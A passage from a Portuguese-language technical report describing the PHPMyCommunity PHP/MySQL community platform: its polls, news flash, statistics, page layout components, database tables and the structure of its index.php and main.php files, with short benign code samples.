Conhecer a opinião das pessoas que visitam às páginas web era unicamente possível através de envio de e-mail directamente ao webmaster, o que implicava que o visitante possuísse uma conta de correio electrónico e disponibilidade para abrir o seu cliente de e-mail, escrever, enviar, etc.. (no caso mais simples). Agora, com a implementação mais generalizada das sondagens é possível em tempo real receber informação ou opinião sobre quem nos visita.




Ilustração 4- Listagem das sondagens.

Esta funcionalidade é tão importante para o webmaster, que o PHPMyCommunity integra um complexo sistema de sondagens (descrito num próximo capitulo) visível directamente em todas as páginas (menos fórum), permitindo ao utilizador identificado votar em qualquer altura, e seguidamente

[1] Universal Ressource Locator. Todo o endereço de Internet é um URL, por exemplo: www.dns.com, não confundir com URI (www.dns.com/html/doc.html)

[2] Funcionalidade do Apache que permite a colocação de uma caixa de identificação para aceder a determinadas directorias.

visualizar o desenvolvimento da sondagem em tempo real, com um pequeno gráfico ilustrativo.

3.1.7. newsFlash

Por trás deste nome bárbaro, existe uma funcionalidade do PHPMyCommunity permitindo ao visitante ver quais foram as três últimas notícias enviadas para o sistema de notícias.




Ilustração 5 - newsFlash.

Colocadas logo a seguir às sondagens, dando-lhe uma importância menos relevante no aspecto visual da página, é no entanto uma peça fundamental na apresentação do site, visto que as newsFlash conseguem mostrar ao utilizador as notícias mais recentes sem ver a página especificamente dedicada às notícias.

As notícias são o motor de qualquer comunidade, permitindo assim ao visitante estar a par da actividade da comunidade, página ou simplesmente organização.

Com um deslizamento vertical, mostra as notícias clicáveis. Ao pressionar numa delas, mostra unicamente a página pretendida. Caso o visitante pretenda visualizar a página das notícias (com todas as categorias) basta clicar no "Ver notícias".

3.1.8. Stats

Com o objectivo de criar uma maior interligação entre os utentes da comunidade, desenvolveu-se um sistema de estatísticas chamado: "stats", que permite ao utilizador ter acesso a uma grande quantidade de informação útil. Apesar de não serem segredos, estes dados não são visíveis para um visitante não identificado, porque a informação publicada só diz respeito ao esforço fornecido pela comunidade (inserção de artigos, produtos, hiperligações etc…). Mesmo proporcionando a evolução do grupo revelando o número de utilizadores, registados sem Internet, grupos de utilizadores e o último utilizador inscrito na comunidade; as estatísticas funcionam como uma mais valia para quem se regista na página.

Esta funcionalidade é independente do resto da página, não possui administração e apenas efectua algumas contas na base de dados.

Ilustração 6 – Resultado HTML das "stats".

3.2. Outras componentes gráficas

3.2.1. Título

Tal como o resto da plataforma, o título é completamente dinâmico dando a informação necessária ao utilizador. O título é dividido em três partes. A primeira constitui o nome do site (vai buscar a informação à base de dados). A segunda é a data do servidor que permite ao navegador (Internet Explorer, Netscape etc..) guardar as páginas no disco, e se o visitante pretender ver o seu histórico. O cliente web mostra-lhe as páginas com a data do momento em que foi vista a página. A terceira e a última parte é o nome da secção que esta a ser lida. Tal como a segunda componente, o seu objectivo foi a navegação pelo histórico, mas também dá a possibilidade ao utilizador de ver qual é a secção que está a ser visualizada em qualquer altura.

Ilustração 7- Titulo no navegador.

3.2.2. Caixas de visualização

Para dar relevo à página, criou-se uma função que desenha automaticamente as caixas de visualização do conteúdo. Estas caixas permitirão ao utilizador ter uma informação muito resumida sobre o conteúdo que elas apresentam, e claro o conteúdo em si. Tem quatro tipos de informação: a primeira é o ícone da caixa (diferente em todos os vários módulos da plataforma); a segunda informação é o título da caixa (o nome do que se está a ver); a terceira é o estado ou informação extra. Pretende-se informar o visitante com um pequeno resumo ou com os passos a seguir - é basicamente uma pequena ajuda. E finalmente, a última informação é o conteúdo em si.

Estas caixas estão presentes em todo o site, por isso a função é alterável pelo webmaster, onde lhe basta alterar o código para depois poder modificar todo o aspecto gráfico da página.

```
template_a('gfx/icone/mp.gif');
echo ("Mensagens Privadas");
template_b();
echo ("$greetings");
template_c();
mostrar_mp($nivel_user,$id);
template_d();
```

Ilustração 8 – Caixa de mensagens privadas, que ilustra perfeitamente o uso de modelos gráficos (ou templates) no PHPMyCommunity.

As cores usadas no PHPMyCommunity, são bastantes funcionais e recomendadas em todo o mundo, nomeadamente pelo especialista acima referido: Jakob Nielsen que, aconselha usar texto preto com letras brancas. Esta combinação de cores permite uma óptima legibilidade com um contraste máximo. As cores da caixa de texto é cinza claro para o fundo e preto para o texto, respeitando assim os conselhos dos autores.

"Sur 72% des pages d'accueil étudiées, le texte s'affiche en noir, la plupart du temps sur un fond blanc: cette combinaison procure un contraste maximal et une lisibilité optimale (et rappelle les textes imprimés tradicionnels […]" [1]

3.2.3. Título de navegação

Os títulos de navegação permitem ao visitante estar a par da sua posição na plataforma em relação à secção onde ele se encontra. O título é geralmente clicável, pois existem zonas na plataforma onde ele existe juntamente com um formulário, no qual a página que é processada não pode ser clicável.
Ao contrário do estilo usado por todas as hiperligações (preto, negrito e sublinhado), a barra de navegação está simplesmente a preto e a negrito; ao nível gráfico, ter uma linha inteira sublinhada não se enquadraria na linha gráfica da página.

Ilustração 9 - Barra de navegação.

3.2.4. Janela de apresentação do site

Recorrendo à ideia do livro "*L'art de la page d'accueil*[2]": o que será entrar numa loja e não ser capaz de identificar imediatamente que tipo de loja é, e que tipo de produto vende? Agora este aspecto aplica-se igualmente à página de entrada de qualquer site, seja ele comercial ou não. A identificação dos objectivos é primordial, os visitantes têm que entender, em muito pouco tempo o tipo de página que está a ver e os serviços que dispõe. Se este pormenor não for respeitado, o site será um fracasso porque ninguém perderá mais tempo em visualizar outras páginas sem ter a mínima ideia do que elas poderão oferecer-lhe.

Tomando este aviso como uma funcionalidade ao mesmo nível que as sondagens, a mensagem de boas-vindas tem a sua própria componente administrativa, completamente configurável. Deixando para a versão v.1.0 do PHPMyCommunity o conceito do Jakob Nielsen, para que o utilizador final possa ter um maior cuidado ao redigir o texto final.

---

[1] Excerto da página 51 da tradução Francesa do livro: "Home Page Usability: 50 websites descontructed"

[2] Jakob Nielsen e Marie Tahir, ver bibliografia para mais informações sobre o livro.



Título da janela
O que será entrar numa loja e não ser capaz de identificar imediatamente que tipo de loja é, e que tipo de produto vende?
Agora este aspecto aplica-se igualmente à página de entrada de qualquer site, seja ele comercial ou não.
A identificação dos objectivos é primordial, os visitantes têm que entender, em muito pouco tempo o tipo de página que está a ver e os serviços que dispõe.
Se este pormenor não for respeitado, o site será um fracasso porque ninguém perderá mais tempo em visualizar outras páginas sem ter a mínima ideia do que elas poderão oferecer-lhe.
Jacob Nielsen.
Assinatura do webmaster

Ilustração 10- Janela de apresentação do site com a mensagem do Jakob Nielsen.

3.3. Base de dados

Em qualquer projecto de aplicação web, a base de dados é uma das partes fundamentais na elaboração do site. Da sua projecção depende a rapidez e optimização do código. A grande dificuldade foi criar antecipadamente toda a base de dados.

3.3.1. Entidades

O PHPMyCommunity comunica apenas com uma base de dados usando 28 tabelas, tendo o nome definido pelo utilizador quando executar o script de instalação das tabelas. (ver anexos sobre a instalação da plataforma). Cada uma destas tabelas possui vários campos. Nesta parte do relatório iremos ver que tipo de dados são armazenados em cada uma das tabelas e em cada um dos seus campos, permitindo assim entender melhor o funcionamento da base de dados.

Login: tabela suportando toda a informação relativa ao utilizador registado. Possui 22 campos, que possibilitam todas as funcionalidades como inserção de novo utilizador, recuperação da palavra chave, visualização da informação do membro, definição dos seus privilégios etc..

id: (chave primária) identificador do utilizador, cada ID é diferente e auto-incrementado.
nome: referente ao apelido do utilizador.
username: é o nome usado para identificar-se, escrever no fórum etc.. (login).
password: palavra-chave do utilizador. Não se tem um acesso directo a ela. Está codificada.
email: endereço de correio electrónico do utilizador.
hobbies: passatempos, actividades principais do membro.
icq: caso tenha o programa de comunicação ICQ poderá colocar o seu número.
msn: caso esteja registado no msn.com, poderá deixar o contacto.
avatar: caminho completo da raiz da página até ao ficheiro que representa o avatar do membro.

data_dia: data em que o utilizador fez o registo.
data_hora: hora em que o registo foi efectuado.
idade: tal como o seu nome indica, representa a idade da pessoa que se registou.
site: caso tenha uma página pessoal, criado para receber esta informação.
assinatura: usado no fórum, no fim de cada resposta aparece o conteúdo deste campo.
ultimo_ip: armazenamento do último ip do utilizador. (identificação, ou registo).
numero_post: valor representativo do número de respostas ou tópicos escritos.
nivel: valor em decimal dos privilégios do utilizador.
localidade: tal como o seu nome o indica, este campo acolhe o nome da localidade.
id_regiao: identificador do distrito do utilizador.
id_grupo: identificador do grupo em que pertence o utilizador.
recup_questao: pergunta usada para recuperar uma palavra-chave.
recup_resposta: resposta necessária a questão para recuperar a palavra-chave.

membros_offline: tabela com 10 campos suportando toda a informação relativa a uma pessoa pertencendo a um grupo, mas não que não possui Internet. Este membro é criado pelo administrador de um grupo.

id: (chave primária) identificador do membro offline. Único e auto-incrementado.
id_regiao_membros_offline: identificador relativo ao distrito do membro.
id_grupo_membros_offline: identificador relativo ao grupo a que pertence.
nickname: alcunha usada pela pessoa, ou inventado pelo responsável do grupo.
nome__membros_offline: nome real do membro.
idade_membros_offline: idade do membro.
localidade__membros_offline: dados armazenando a localidade do membro.
hobbies_membros_offline: passatempos, actividades principais do membro.
data_dia_membros_offline: dia em que o registo foi concluído.
data_hora_membros_offline: hora do registo.

grupos: Todos os grupos estão armazenados nesta tabela, incluído informação disponível na página descritiva de cada um.

id: (chave primária) identificador do grupo. Único e auto-incrementado.
id_grupo: identificador do distrito, relacionando o grupo com uma zona geográfica.
id_admin_grupo: identificador do administrador do grupo.
nome_grupo: este campo armazena o nome do grupo.
local_grupo: nome da localidade onde está sedeada o grupo.
data_dia: dia de fundação do grupo (editado pelo responsável).
data_mes: mês de fundação do grupo (editado pelo responsável).
data_ano: ano de fundação do grupo (editado pelo responsável).
website: se disponível, a função deste campo é armazenar o site pessoal do grupo.
descricao: conteúdo da descrição do grupo.
contactos: conteúdo dos contactos do grupo.
gfx: caminho completo da raiz da página até a imagem relativa ao avatar do grupo.

pedidos_grupos: qualquer pedido para pertencer a um grupo (seja na inscrição ou a posteriori) estará temporariamente nesta tabela, até o pedido ser aceite ou rejeitado pelo administrador do grupo.

id_pedido: (chave primária) identificador do pedido. Único e auto incrementado.

id_user_pedido: identificador do utilizador que efectuou o pedido.

id_grupo_pedido: identificador do grupo ao qual foi efectuado o pedido.

data_pedido: data a qual foi realizado o pedido.

regiao: tabela necessária para colocação dos distritos, possuindo os 18 distritos de Portugal continental mais os arquipélagos dos Açores e da Madeira. Este campo já esta preenchido na instalação da plataforma.

id: (chave primária) identificador do distrito.

regiao: nome do distrito.

mp: quando enviada uma mensagem privada o seu registo fica armazenado nesta tabela da base de dados. Contem 8 campos dedicados ao envio e recepção de mensagem privadas.

id: (chave primária) identificador da mensagem privada. Único e auto incrementado.

id_remetente: identificador do utilizador que enviou a mensagem privada.

id_destinatario: identificador do utilizador destinatário da mensagem privada.

mp_assunto: armazena o conteúdo do assunto da mensagem.

mp_msg: conteúdo da mensagem.

mp_data: data de envio da mensagem.

mp_hora: hora de envio.

mp_lida: boleana identificando se a mensagem foi lida ou não (1 para não, 0 para sim).

news: tabela armazenando 11 campos dedicado as notícias e ao seu conteúdo. Esta tabela serve para guardar toda a informação noticiosa apresentada na página de notícias, newsFlash e página de entrada.

id: (chave primária) identificador da notícia. Único e auto-incrementado.

campo_nome: nome da pessoa que inseriu a notícia.

campo_email: email da pessoa que inseriu a notícia.

campo_sujeito: referente ao assunto da notícia.

campo_msg: armazenando todo o corpo da notícia.

data_dia: data da publicação.

data_hora: hora da publicação.

id_cat_news: identificador ligando a notícia a sua categoria.

news_gfx: caminho completo da raiz da página até a imagem relativa a notícia.

news_resumo: texto resumido, para dar uma percepção da notícia.

visitas: valor representativo do número de vez que a notícia foi lida.

categorias_news: tabela integrando 5 campos, responsáveis pelo armazenamento das categorias de notícias. Cada categoria pode conter uma infinidade de notícias.

id_cat_new: (chave primária)identificador da categoria de notícia. Único e auto incrementado.
categoria_news: nome da categoria de notícia.
desc_cat_news: este campo armazena a descrição da categoria.
id_news_admin: id do utilizador relativo ao responsável pela publicação das notícias.
cat_news_gfx: caminho completo da raiz da página até a ícone da categoria.

useronline: tabela responsável por contar o número de utilizadores ligados ao fórum no momento da sua visualização.

timestamp: (chave primária) armazena o tempo em segundos (deste 1/1/1970) dos visitantes.
ip: disponibiliza o IP do visitante durante a visualização do fórum.
FILE: campo responsável pelo armazenamento do nome do ficheiro a ser lido pelo servidor.

poll_perguntas: tabela com as perguntas para as sondagens. Contem várias informações sobre elas, incluindo o número de votos que ela recebeu.

id: (chave primária) identificador da pergunta. Único e auto-incrementado.
pergunta: campo guardando todas perguntas.
voters: valor do número total de votos a pergunta.
data_dia: data em que foi inserida a pergunta na base de dados.
data_hora: complemento do campo acima, mas referindo-se as horas.

poll_respostas: tabela com todas as respostas as perguntas, com quarto campos proporciona com a tabela anterior a realização dos votos.

id: (chave primária) identificador da pergunta. Único e auto-incrementado.
id_pergunta: identificador. Relaciona a possível resposta a pergunta.
resposta: uma vertente
votes: campo que regula os número de votos a resposta.

poll_comentarios: tabela dedicada a colocação dos comentários das sondagens. Todos eles estão armazenados independentemente da pergunta, diferenciados e organizados pelo ID principal e pelo ID da pergunta.

id: (chave primária) identificador do comentário. Único e auto-incrementado.
id_pergunta: identificador da pergunta, relaciona o comentário a pergunta.
corpo: texto do comentário.
owner: identificador do utilizador que inseriu o comentário.
data_dia: data em que o comentário foi inserido na base de dados.
data_hora: hora em que foi inserido o comentário.

poll_voted: esta tabela serve para controlar os votos, e assim impedir que um utilizador possa votar duas vezes na mesma pergunta.

id: (chave primária) identificador do voto. Único e auto-incrementado.
id_pergunta: identificador da pergunta, relaciona o comentário a pergunta.

id_user: identificador do utilizador que participou a sondagem.

forum_posts: tabela armazenando todos os tópicos, e respostas destes. A informação de cada mensagem está inserida.

id: (chave primária) identificador da mensagem no fórum. Único e auto-incrementado.

titulo: este campo armazena a informação sobre o assunto da mensagem.

msg: conteúdo do corpo da mensagem.

anexo: caso existe um anexo, este campo ira guarda o caminho até a imagem incluída.

data_post: data de colocação da mensagem.

hora_post: hora de inserção da mensagem.

count: campo aplicável ao tópicos. Faz a contagem as leituras que obteve.

id_forum: identificador do fórum a que pertence.

id_user: identificador do utilizador que escrever a mensagem.

id_topic: identificador de tópico.

thread: boleana, caso o valor esteja a 1 trata-se de um tópico caso contrário é uma resposta.

ip_poster: IP da pessoa que inseriu a mensagem.

mstime: tempo em segundos desde 1 de Janeiro de 1970.

forum: tabela responsável pelo armazenamento de todos os fóruns da plataforma, que irá listar os tópicos.

id_forum: (chave primária) identificador do fórum. Único e auto incrementado.

nome_forum: campo guardando o nome do fórum.

desc_forum: descrição do fórum.

status: boleana, que define se o fórum está aberto ou fechado.

id_admin_forum: identificador do responsável pelo conteúdo do fórum.

id_forum_cat: identificador da categoria de forum a qual pertence.

nivel_forum: valor decimal do nivel necessário para visualização do fórum.

num_thread: valor do número de tópicos inseridos neste forum.

num_posts: valor do número de respostas (e tópicos) criados neste fórum.

posicao: valor que controla a posição na apresentação dos fóruns dentro da sua categoria.

forum_cat: todos os fóruns possuem categorias. Nesta tabela estão devidamente armazenadas todas categorias incluindo os nomes e descrições.

id_forum_cat: (chave primária) identificador da categoria do fórum. Único e auto incrementado.

nome_forum_cat: o nome da categoria fica armazenada neste campo.

desc_forum_cat: descrição da categoria.

ap: tabela armazenando todos os artigos e os produtos. Muito parecida com a tabela *dl*, esta inclui uma maior quantidade de campos.

id: (chave primária) identificador do produto ou do artigo. Único e auto-incrementado.

ap_cat: identificador à categoria correspondente.

nome: este campo refere-se ao nome (ou titulo) do artigo ou produto.
resumo: como indica o nome, este campo guarda os resumos.
descricao: cada artigo ou produto possui uma descrição, este campo ira armazena-la.
tipo: este campo ira armazenar o nome do tipo, ou seja “artigos” ou “produtos”, permite uma diferenciação entre os dois.
owner: nome do utilizador que publicou o artigo ou o produto.
preco: caso existe, este campo guarda o preço do produto.
data_dia: data em que foi publicado.
data_hora: hora em que foi publicado.
gfx : caso existe uma imagem relativa, este campo ira guardar o caminho completo da imagem.

dl: tabela incluindo 9 campos responsável pelo armazenamento de todos os downloads e hiperligações.
id: (chave primária) identificador do download ou da hiperligação. Único e auto-incrementado.
nome: este campo refere-se ao nome do download ou da hiperligação.
url: campo armazenando o url completo da página (link), ou do ficheiro (download).
descricao: a função deste campo é guardar todas as descrições.
inserido: nome do utilizador que inseriu o item.
tipo: diferenciador entre os dois tipos (“links” ou “downloads”).
dl_cat: identificador da categoria correspondente.
data_dia: data em que foi publicado.
data_hora: hora em que foi publicado.

ap_cat:/**dl_cat**: estas duas tabelas são idênticas, a única diferença reside no tipo de dados que vão armazenar, na primeira ira guardar as categorias de artigos e produtos, e na segunda as categorias de download e hiperligações.
id: (chave primária) identificador da categoria. Único e auto-incrementado.
nome: nome da categoria.
descricao: descrição da categoria.
tipo: tal como na tabela ap e dl, o tipo representa aqui o meio de diferenciação entre dois elementos.

ap_comentarios/**dl_comentarios**: estas duas tabelas tem exactamente a mesma função: armazenar todos os comentários. A primeira guarda os artigos e os produtos, a segunda os downloads e as hiperligações. Apesar de serem iguais, os nomes de alguns campos poderão variar
id: (chave primária) identificador do comentário. Único e auto-incrementado.
id_ap: (e id_referer), identificador referente ao id do item da tabela *ap* ou *dl*.
corpo: conteúdo do comentário.
owner: (enviado_por) nome por extenso da pessoa que colocou o comentário.
data_dia: data em que foi inserido o comentário.
data_hora: hora em que foi inserido o comentário.

config: como o seu nome indica, esta tabela é responsável por alguns parâmetros da plataforma. O utilizador final poderá alterar este dados directamente pela sua área de administração. Esta tabela só possui uma linha de dados.

nome_do_site: (chave primária) este campo armazena o nome da página.

welcome: título da janela de apresentação (página inicial).

welcome_msg: conteúdo da mensagem da janela de apresentação.

welcome_ass: assinatura da mensagem da janela de apresentação.

menu: tabela encarregada de guardar os itens do menu na base de dados.

id: (chave primária) identificador do item do menu, é único e auto-incrementado.

posicao: identificador da categoria do menu a qual ele pertence.

nome_item: nome do item, este nome será visível no menu da margem esquerda.

url_item: página para a qual o item remete.

nivel: valor decimal dos privilégios necessário para que ele seja visível ao visitante.

ordem: valor da ordem na qual o item irá aparecer na sua categoria.

categorias_menu: sendo necessário organizar o itens do menu por categorias, esta tabela armazena todas as categorias do menu.

id: (chave primária) identificador da categoria do menu, é único e auto-incrementado.

nivel: valor decimal dos privilégios necessários para que seja visível ao visitante.

posicao: valor pela qual ira ser definida a ordem da apresentação do menu.

nome_cat: nome da categoria.

contactos: tabela responsável pelo armazenamento da informação de contactos inserida na base de dados. Esta tabela possui uma linha de dados.

id: (chave primária) identificador da categoria do contacto.

titulo_janela: titulo da janela dos contactos.

conteudo: informação sobre a comunidade, empresa, associação etc…

legenda_gfx: Caso inserido uma imagem (avatar, mapa etc..) pode colocar uma legenda a imagem. Este campo é responsável por retornar o texto relativo a imagem.

gfx: caminho completo da raiz da página até a imagem em questão.

counter: tabela que guarda o número de visitas totais do site. Está interligada com a tabela *log*, que permitem o funcionamento das estatísticas do site através da página de administração (somente para administrador de membros e dono da plataforma).

rowid: (chave primária), é o identificador do contador.


hits: valor total das visitas que o site obteve.

log: esta tabela armazena todas as visitas, conforme a configuração, ira guardar um número definido pelo dono da plataforma na base de dados.

rowid: (chave primária), é o identificador da visita. é único e auto-incrementado.

ip: ip do visitante.
host: este campo armazena o nome do computador que realizou a visita.
browser: nome do navegador usado para efectuar a visita.
language: língua do visitante (valor recuperado segundo dados do navegador)
referrer: página de origem (para saber se veio de outra página, link directo etc..)
page: página a ser vista no momento da visita.
tstamp: tempo em segundos deste do 1 de Janeiro 1970.

3.3.2. Esquema relacional



4. ESTRUTURA DO PHPMYCOMMUNITY

4.1. Index.php:

Com as configurações dos servidores web (Apache, IIS), o primeiro ficheiro a ser "chamado" é o index.html, neste caso, como se possui o módulo PHP instalado e o servidor web devidamente configurado, podemos definir o primeiro ficheiro como sendo o index.php. Com a função *include*[1] do PHP, conseguimos incluir todos os ficheiros para a apresentação do documento. É por isso que, ao contrário da programação de páginas estáticas (unicamente em HTML), o primeiro ficheiro do PHPMyCommunity é relativamente pequeno. A amostra de código exemplifica como funciona o primeiro ficheiro a ser processado pelo servidor web.

```
//index.php
<?php
include ("config.php");
?>
<html>
<head>
<title><?php echo ("$SITE_nome");?></title>
</head>
<body bgcolor="#DBDBDB" text="#666666" link="#FFFFFF" vlink="#FFFFFF"
alink="#FFFFFF" leftmargin="6" topmargin="6" marginwidth="0" marginheight="0">
<?php
include ("include/main.php");
?>
</body>
</html>
```

Num primeiro tempo é "chamado" o ficheiro config.php que vai definir a variável $SITE_nome. Depois, existem algumas linhas para criar as definições básicas do site (cor de fundo, margens, cor do texto e hiperligações). Para terminar com o motor principal da plataforma: main.php.

4.2. Main.php:

O ficheiro *main.php* é responsável por "chamar" a estrutura e os outros ficheiros encarregues pelas várias funções e módulos.

Este ficheiro é o mais importante, porque é o primeiro passo para a estrutura gráfica e para a segurança do site, pois vai dividir o site em 5 partes (topo, lado esquerdo, centro, lado direito e base), onde cada uma destas componentes será responsável por outras funcionalidades todas elas relacionadas entre si.

[1] O include serve para "chamar" um documento dentro de outro documento.

O ficheiro *main.php*, é igualmente responsável pela mudança de layout vista no fórum, onde o lado direito desaparece para deixar mais espaço para o conteúdo do texto.

